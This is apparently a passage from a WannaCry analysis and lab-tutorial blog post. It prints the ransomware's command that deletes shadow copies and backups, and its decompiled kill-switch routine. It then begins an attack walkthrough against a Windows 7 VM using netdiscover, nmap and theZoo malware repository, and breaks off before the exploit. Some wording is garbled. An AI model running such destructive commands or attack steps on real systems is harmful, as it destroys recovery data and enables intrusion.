
Finally, the ransomware runs the following code on the target device to prevent the operating system from creating a restore point:

```
C:\Windows\SysWOW64\cmd.exe /c vssadmin delete shadow /all /quiet & wmic shadowcopy delete & bcdedit /set {default} boostatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog –quiet
```

If the ransom was paid, a reconnection to the C2 server was made and a decoder was provided for the RSA-2048 bit password. This situation swept the whole world for two whole days. Finally, on May 14, 2017, British Network Engineer Marcus Hutchins brought this ransomware under investigation. Examining the codes, he noticed that the ransomware was trying to connect to an empty random domain name before launching itself [39]. The web page that acted as the trigger was helping the ransomware to run. Marcus rented this server, cutting off connections, and that would be the end of WannaCry.


Afterwards, the attackers who released the patch named 08-1024x372 would not have the same success again.






```
int WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    char kill_switch_url[57];
    int result = 0;
    HINTERNET inet = NULL;

    qmemcpy(kill_switch_url, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com", sizeof(kill_switch_url));
    inet = InternetOpenA(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    kill_switch = InternetOpenUrlA(inet, kill_switch_url, NULL, 0, INTERNET_FLAG_RELOAD | INTERNET_FLAG_DONT_CACHE, NULL);

    if (kill_switch)
    {
        // kill-switch enabled
        InternetCloseHandle(inet);
        InternetCloseHandle(kill_switch);
        result = 0;
    }
    else
    {
        // encryption & spreading
        InternetCloseHandle(inet);
        InternetCloseHandle(0);
        spreading(); // !!!
        result = 0;
    }
    return result;
}
```

Then, Adrien Guinet, working at the French Quarkslab security company, discovered something that might seem odd in the encryption method. He noticed that WannaCry normally selects two prime numbers, a requirement of the RSA method, to generate passwords, but that the records of the selected prime numbers are not stored and are not deleted from RAM (memory). An RSA algorithm with known prime numbers was a vulnerability. The only thing left to do now was to develop a program that would search for prime numbers in memory and record them as soon as possible. He shared the solver named WanaKiwi as open source [40]. WanaKiwi was collecting the prime numbers remaining in memory and sending them to the solver, reducing the overhead required for a brute force attack. However, the solver needed to be available as soon as possible after the ransomware ran. Because the information in the memories could not be stored forever [41].




```
File c:\Python27\tcl\tcl8.5\msgs\be.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bg.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bn.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bn_in.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\ca.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\cs.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\da.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\de.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\de_at.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\de_be.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\el.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_au.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_be.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_bw.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ca.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_gb.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_hk.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ie.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_in.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_nz.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ph.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_sg.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_za.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_zw.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\eo.msg.WNCRY --
```

Now it was the turn of a giant like Microsoft. The necessary updates had to be made and the ports had to be closed. Microsoft closed ports 135, 139 and 445 with the update note MS17-010 on the same day as Marcus [42]. With the closing of these ports exploited by EternalBlue, death knells began to ring for WannaCry. However, attackers are aware that there are still many operating systems that do not update. For the security of your own system, you can use the link [43] to make sure you get the MS17-010 update. Or, you can automatically control the code shared by Gökhan Yüceler on May 29, 2017, with reference number [44], by typing it into a text document and then changing its extension to .vbs.




Now that we've gathered the necessary information on behalf of WannaCry, it's time to practice. In practice, the operating system that will carry out the attacks will be ParrotOS, and the operating system that will be attacked will be Windows 7. Don't let my use of Windows 7 mislead you about the popularity of the topic. Today, there are many operating systems that have not received updates, and as I mentioned earlier, WannaCry is still not a problem even in the Windows 10 operating system. I'm just going this way because I have Windows 7 ready. Both operating systems run on the VMware Workstation application. The first step would be to obtain the IP address of the target device. I will work on LAN. However, once you access the IP address of the target computer, you can perform the same operations on the Internet.Our first command will be as follows;




```
┌─[qsccsq@parrot]─[~]
└──╼ $ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.233.129  netmask 255.255.255.0  broadcast 192.168.233.255
        inet6 fe80::e71d:1827:7ab:4c26  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:49:86:1e  txqueuelen 1000  (Ethernet)
        RX packets 10267  bytes 663963 (648.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11520  bytes 833368 (813.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 578  bytes 50382 (49.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 578  bytes 50382 (49.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[qsccsq@parrot]─[~]
└──╼ $
```

We have accessed our IP address that we use in the Local Network. However, since we need to access that of the target computer, we now need to get the IP addresses of all the devices in the LAN. This is where the Netdiscover application comes into play. We replace the last digit of the IP address we obtained with 0 and add /24 to the end. If you're wondering why we're doing this, I suggest you read reference number [45] again. We write the following code to perform scanning of other devices on the *network;*



```
┌─[qsccsq@parrot]─[~]
└──╼ $sudo netdiscover -r 192.168.233.0/24
```


The response of the terminal that entered the process was as follows;



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.233.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.233.2   00:50:56:f7:64:c1      2     120  VMware, Inc.
192.168.233.130 00:0c:29:ad:69:4a      2     120  VMware, Inc.
192.168.233.254 00:50:56:f2:d4:92      1      60  VMware, Inc.
```

We got four different IP addresses. Now let's perform port scans of these addresses. Our required code will be as follows;


➢ *Our First IP Address = 192.168.233.1;*



```
┌─[qsccsq@parrot]─[~]
└──╼ $nmap 192.168.233.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
┌─[qsccsq@parrot]─[~]
└──╼ $
```

We didn't get any results because networks ending in 1 and 2 are likely network addresses automatically generated into VMware Workstation. However, I will try both to consider every possibility.


➢ *Our Second IP Address = 192.168.233.2;*



```
┌─[qsccsq@parrot]─[~]
└──╼ $nmap 192.168.233.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:26 EST
Nmap scan report for 192.168.233.2
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
53/tcp filtered domain

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
┌─[qsccsq@parrot]─[~]
└──╼ $
```

We couldn't get any results from here either. It's time for scans with a high probability.


➢ *Our Third IP Address = 192.168.233.130*



```
┌─[qsccsq@parrot]─[~]
└──╼ $nmap 192.168.233.130
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:28 EST
Nmap scan report for 192.168.233.130
Host is up (0.89s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
┌─[qsccsq@parrot]─[~]
└──╼ $
```


Bingo! This IP address of ours is open to attacks. Well, let's see what kind of result we will get when we check our other address:

➢ *Our Fourth IP Address = 192.168.233.254*



```
┌─[qsccsq@parrot]─[~]
└──╼ $nmap 192.168.233.254
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:33 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
┌─[qsccsq@parrot]─[~]
└──╼ $
```

As you can see, this IP address doesn't work for us either. Now let's proceed from our IP address 192.168.233.130. Now let's get our essential app for our WannaCry ransomware. The Zoo is an open source application; in which you can access the codes of different attack methods [46]. Now, let's install our application by following the codes below;




```
┌─[qsccsq@parrot]─[~]
└──╼ $cd Desktop/  1
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $git clone https://github.com/ytisf/theZoo 2
Cloning into 'theZoo'...
remote: Enumerating objects: 2752, done.
remote: Total 2752 (delta 0), reused 0 (delta 0), pack-reused 2752
Receiving objects: 100% (2752/2752), 671.91 MiB | 3.52 MiB/s, done.
Resolving deltas: 100% (611/611), done.
Updating files: 100% (1244/1244), done.
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $cd theZoo/ 3
┌─[qsccsq@parrot]─[~/Desktop/theZoo]
└──╼ $ls 4
CODE-OF-CONDUCT.md  CONTRIBUTING.md  LICENSE.md  prep_file.py  requirements.txt
conf                imports          malwares    README.md     theZoo.py
┌─[qsccsq@parrot]─[~/Desktop/theZoo]
